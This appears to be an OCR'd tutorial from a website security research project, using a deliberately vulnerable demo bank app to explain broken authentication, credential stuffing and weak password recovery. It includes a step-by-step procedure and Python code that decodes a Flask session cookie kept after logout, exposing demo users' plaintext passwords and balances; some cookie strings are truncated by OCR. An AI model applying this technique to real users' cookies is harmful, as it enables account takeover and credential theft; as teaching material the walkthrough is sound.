Broken Authentication

Overview

Before introducing the topic of “Broken Authentication” and the attacks related to it, let’s first review the difference between “Authentication” and “Authorization”.

Authentication is the process of verifying a user is who they claim to be. This is typically done through the use of login credentials i.e. username and password, which are set by the user when they first create an account. Authorization, on the other hand, is used to determine which users have access to the different resources provided by the website. While authentication and authorization are separate concepts, their usage goes hand-in-hand. Users are granted authorization to do certain things, but before the user is able to do those things, the website needs to make sure the user is the person they say they are. If the user is not who they say they are, a secure website should deny the user access to the website.

The goal of an attack undermining an authentication vulnerability is to deceive a website into thinking that an attacker is a legitimate user, allowing them to gain access to the website. If the attack is successful, the attacker will have website authorization that was meant for the “real” user.

In this project, we will be carrying out a number of different attacks that exploit authentication vulnerabilities, as described below.

User Session Flaws

Servers can implement something called a “session” when a user logs into a web application. A session is a temporary store of information about a user which persists for as long as the user interacts with the web application. Once a user is authenticated by the server, a session token is provided to the user which is equivalent to a key that allows them to bypass any future authentication. As long as the token or “key” is valid, the user is able to do anything they are authorized to do on the web application without having to re-authenticate. If user sessions are not configured properly and a session token is able to be retrieved from an authorized user, the new possessor may be able to gain access to the web application while posing as the authorized user. Similarly, if a user session is not invalidated properly when the user logs out or the user simply closes their browser and walks away, an attacker could access the browser some time later and find the user still authenticated.

Brute-Force via Credential Stuffing


Credential stuffing is a brute force attack that uses bots or automatic injection to test a list of username/password combinations against a website in an attempt to gain fraudulent access to the website. This list of usernames and passwords is frequently obtained as a result of a website breach or can be purchased directly from a password-dump site. To carry out the attack, an attacker writes a program to automate the login process of a target website then feeds the program the list of stolen usernames and passwords. The attacker then waits to see if the program is able to match any of the stolen credentials to an existing account on the website. If the website that is targeted by the attack is not properly configured to prevent these kinds of attacks, the attacker may walk away with a list of usernames and passwords that are known to be valid which they can later exploit for their own purposes.

Weak Password Recovery Process

The “forgot-password” feature provided by a large number of websites can be easily exploited by an attacker. This feature allows users to change or reset their password without the help of an administrator. If not implemented securely, an attacker could change or reset the password for a user account, locking the “real” user out and gaining control over their account.

Attack Procedures

Decoding a Flask User Session which is not Properly Invalidated On Logout


Home
Website Security Research Project
$> Faulty Vault Bank
User Login
Create User Session Cookie
Decode User's Session Cookie
Login

⚠ ***Warning!*** *Vulnerability for Broken Authentication* ***on!*** *Click here to switch off*


1) Click this button to populate the username and password fields with a user's credentials

Username: scottm

Password: ••••••••••••••••••

2) Click Login

Don't have an account? Create Account



3) The user has been logged in and is redirected to their account page

Logged in as scottm

Account Details

Hello,scottm!

Account Number	Account Balance
2004	866977


☐ Only show cookies with an issue

Name	Value	Domain	Path	Expires ...	Size	HttpOnly
session	.eJyrVkpJLElUsoquVIloAVJGBgYmOkrFyfkUbIKOkou...	www.f...	/	Session	191	✓

4) While on the account page, press F12 to access Developer Tools. Select 'Application' then 'Cookies' and click on the name of the website. The session cookie, storing information specific to the user, is stored here and is called 'session'

```
.eJyrVkpJLElUsoquVIloAVJGBgYmOkrFyfkUbIKOkoupXkpOalFvplpaTmZeYZGxopKOhZmZpbm5rG1sTpKOfnp6akpmXIKViVFpak6SgWJxcXI-
UUpSIZYdSqVFqcW5SXmpgLloVbUAgBMRCnS.X6xFsA.5jVJtaCBm_cqJPp-hq8IWwzr86k
```

5) If you select the session cookie, you can see its value in the bottom pane. It has been encrypted using a secret key



Logged in as scottm

Account Details


Hello,scottm!

Account Number	Account Balance
2004	866977

Name	Value	Domain	Path	Expires ...	Size
session	.eJyrVkpJLElUsoquVlIoAVJGBgYmOkrFyfkUblKOkou...	www.f...	/	Session	191

```
.eJyrVkpJLElUsoquVlIoAVJGBgYmOkrFyfkUblKOkoupXkpOalFvplpaTmZeYZGxopKOhZmZpbm5rG1sTpKOfnp6akpmXIKViVFpak6SgWJxcXl-
UUpSlZYdSqVFqcW5SXmpgLloVbUAgBMRCnS.X6xFsA.5jVJtaCBm_cqJPp-hq8lWwzr86k
```

6) With the Developer Tools still open, click Logout



⚠ ***Warning!*** *Vulnerability for Broken Authentication* ***on!***
Click here to switch off

User Login

Username

Enter Username

Password

Password


Don't have an account? Create Account

Name	Value	Domain	Path	Expires ...	Size	HttpOnly	Secu
session	.eJyrVkpJLElUsoquVlIoAVJGBgYmOkrFyfkUblKOkou...	www.f...	/	Session	191	✓	

```
.eJyrVkpJLElUsoquVlIoAVJGBgYmOkrFyfkUblKOkoupXkpOalFvplpaTmZeYZGxopKOhZmZpbm5rG1sTpKOfnp6akpmXIKViVFpak6SgWJxcXl-
UUpSlZYdSqVFqcW5SXmpgLloVbUAgBMRCnS.X6xFsA.5jVJtaCBm_cqJPp-hq8lWwzr86k
```

Highlights from the Chrome 86 update

7) Although the user logged out of their account, their session cookie is still stored in the browser



⚠ ***Warning!*** *Vulnerability for Broken Authentication* ***on!***
Click here to switch off

User Login

Don't have an account? Create Account


Name	Value	Domain	Path	Expires ...	Size	HttpOnly
session	.eJyrVkpJLElUsoquVlIoAVJGBgYmOkrFyfklJblKOkou...	www.f...	/	Session	191	✓

```
VlIoAVJGBgYmOkrFyfklJblKOkoupXkpOalFvplpaTmZeYZGxopKOhZmZpbm5rG1sTpKOfnp6akpmXlKViVFpak6SgWJxcXl-
V5SXmpgLIoVbUAgBMRCnS.X6xFsA.5jVJtaCBm_cqJPp-hq8lWwzr86k
```

Highlights from the Chrome 86 update

New Media panel

8) Click here to decode the user's session cookie (a new window will open which contains a python interpreter)




9) Click Run to execute the python code

```
import base64
import zlib
print("Decoding the session cookie:")
print(" ")

# copy session value data that lies between the two periods
session_token_value = 'eJyrVkpJLElUsoquVlIoAVJGBgYmOkrFyfklJblKOkoupXkpOalFvplpaTmZeYZGxopKOhZmZpbm5rG1sTpKOfnp6akpmXlKVi
padding = 4 - (len(session_token_value) % 4)


# add padding characters so length of string is a multiple of 4
if padding > 0:
    session_token_value += ('='*padding)

print(zlib.decompress(base64.urlsafe_b64decode(session_token_value)))
```

Powered by trinket

```
Decoding the session cookie:

b'{"data":[{" t":
[2004,"scottm","DundlerMifflin123!",866977]}],"loggedin":true,"password":"DundlerMifflin123!","username":"scottm"}'
```

10) By passing the encrypted payload of the session token into the variable 'session_token_value' and running the python code, the session cookie has been decoded without needing to know the secret key it was encrypted with. After decoding the session cookie, we are able to retrieve the user's username, password, account number and account balance



Home


Website Security Research Project

3) Click Run to execute the code with the new session cookie payload

```
import base64
import zlib
print("Decoding the session cookie:")
print(" ")

# copy session value data that lies between the two periods
session_token_value = 'eJyrVkpJLElUsoquVlIoAVJGBgZGOkrp-TkpSTmluVlKOkoumXn5xYmlRcVBpTmphkbGyko6JmamFmamsbWxOko5-
padding = 4 - (len(session_token_value) % 4)


# add padding characters so length of string is a multiple of 4
if padding > 0:
    session_token_value += ('='*padding)

print(zlib.decompress(base64.urlsafe_b64decode(session_token_value)))
```

```
Decoding the session cookie:

b'{"data":[{" t":
[2002,"goldblumj","DinosaursRule123#",465865]}],"loggedin":true,"password":"DinosaursRule123#","username":"goldblumj"}'
```

4) The new session cookie has been decoded and we are able to retrieve the username, password, account number and account balance of the user associated with that session



```
import base64
import zlib
print("Decoding the session cookie:")
print(" ")

# copy session value data that lies between the two periods
session_token_value = 'eJyrVkpJLElUsoquVlIoAVJGBgZGOkrp-TkpSTmluVlKOkoumXn5xYmlRcVBpTmphkbGyko6JmamFmamsbWxOko5-enpqSmZeUpWJUWlqTpKBYnFxeX5RSlKVtg0KpUWpxblJeamAqURdtQCAA1tK5E'
padding = 4 - (len(session_token_value) % 4)


# add padding characters so length of string is a multiple of 4
if padding > 0:
    session_token_value += ('='*padding)

print(zlib.decompress(base64.urlsafe_b64decode(session_token_value)))
```

```
Decoding the session cookie:
```

